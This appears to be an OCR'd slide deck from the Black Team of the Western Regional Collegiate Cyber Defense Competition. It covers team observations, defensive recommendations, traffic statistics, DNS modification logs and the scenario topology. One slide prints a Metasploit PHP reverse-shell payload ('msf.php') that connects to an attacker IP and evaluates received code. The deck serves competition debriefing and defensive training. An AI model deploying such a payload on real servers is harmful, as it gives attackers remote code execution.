
Black Team

- HI
- Congratulations

Black Team


- Observations
  - Less stress
  - Fewer ‘consultations’
  - Better time management
  - PAN firewall usage
  - Few VM snapshot rollbacks
  - Zero physical cloning
  - Nobody said they hated me (or the team)

Black Team



- Recommendations
  - Checklists with schedules
  - Account audit with monitoring.
  - Spend time doing smart/effective things rather than the ‘right’ things.
    - i.e. If listening on VNC, put up host firewall rather than tracking down a persistent daemon (initially).
    - Egress filtering (or at least monitoring).
      - SOCKS proxy? TinyProxy? Apache?
    - Border protection.
      - ACL’s





Black Team



- Recommendations
  - Network segmentation with ACL's.
  - Note starting behavior of all critical services
    - What does the front page of my HTTP/S page look like?
  - Backup of configuration for critical services
    - Zip and tar take longer to type than run
    - Offline storage on USB
  - Operating system is irrelevant to public service
  - Subject Matter Expert (SME) vs. cross-training





Black Team

- Fun Stuff


Black Team

- Fun Stuff


Black Team

Black Team




WESTERN REGIONAL COLLEGIATE CYBER DEFENSE COMPETITION

Black Team



Black Team


Cumulative Protocol Stats
4.4% SSH
6.2% Unknown
8.2% Other
12.8% SSL
54.7% HTTP
13.7% WindowsUpdate
6.2% Unrated
0.5% Other
13.4% Safe
79.8% Acceptable
Live Flows Count
4.1% Google
9.0% SSL
12.1% Other
56.6% Unknown
18.1% DNS
3.4% RSTFIN
0.0%
22.8% Established
72.9% SYN
NOTE: This chart depicts only TCP connections.

Black Team


```
Successful modification on Team 1, setting dynamicupdate.mee1.seeks
Successful modification on Team 1, setting dynamicupdate.farmtrax1.com
Successful modification on Team 2, setting dynamicupdate.mee2.seeks
Successful modification on Team 2, setting dynamicupdate.farmtrax2.com
Successful modification on Team 3, setting dynamicupdate.mee3.seeks
Successful modification on Team 3, setting dynamicupdate.farmtrax3.com
Successful modification on Team 5, setting dynamicupdate.mee5.seeks
Successful modification on Team 7, setting dynamicupdate.mee7.seeks
Successful modification on Team 7, setting dynamicupdate.farmtrax7.com
Successful modification on Team 8, setting dynamicupdate.mee8.seeks
Successful modification on Team 8, setting dynamicupdate.farmtrax8.com


Unsuccessful modification on Team 1, setting dynamicupdate.spytellite1.com
Unsuccessful modification on Team 2, setting dynamicupdate.spytellite2.com
Unsuccessful modification on Team 3, setting dynamicupdate.spytellite3.com
Unsuccessful modification on Team 4, setting dynamicupdate.mee4.seeks
Unsuccessful modification on Team 4, setting dynamicupdate.farmtrax4.com
Unsuccessful modification on Team 4, setting dynamicupdate.spytellite4.com
Unsuccessful modification on Team 5, setting dynamicupdate.farmtrax5.com
Unsuccessful modification on Team 5, setting dynamicupdate.spytellite5.com
Unsuccessful modification on Team 6, setting dynamicupdate.mee6.seeks
Unsuccessful modification on Team 6, setting dynamicupdate.farmtrax6.com
Unsuccessful modification on Team 6, setting dynamicupdate.spytellite6.com
Unsuccessful modification on Team 7, setting dynamicupdate.spytellite7.com
Unsuccessful modification on Team 8, setting dynamicupdate.spytellite8.com
```

Black Team

- Wat?

```
root@kali:~# cat msf.php
/*<?php /**/ error_reporting(0); $ip = [redacted].69'; $port = 8888; if (($f = 'stream_socket_
client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($
f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } elseif (($f =
 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_
connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no socket func
s'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); br
eak; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen
", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'strea
m': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($
b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; eval($b); die();r
```



Black Team

- Topology
  - Scenario: MSP with multiple customers.
  - Customers introduced throughout the competition.
    - Initial customer contained low VM count to acclimate teams to management environment.
    - Subsequent customers introduced new challenges and complexity.


Black Team

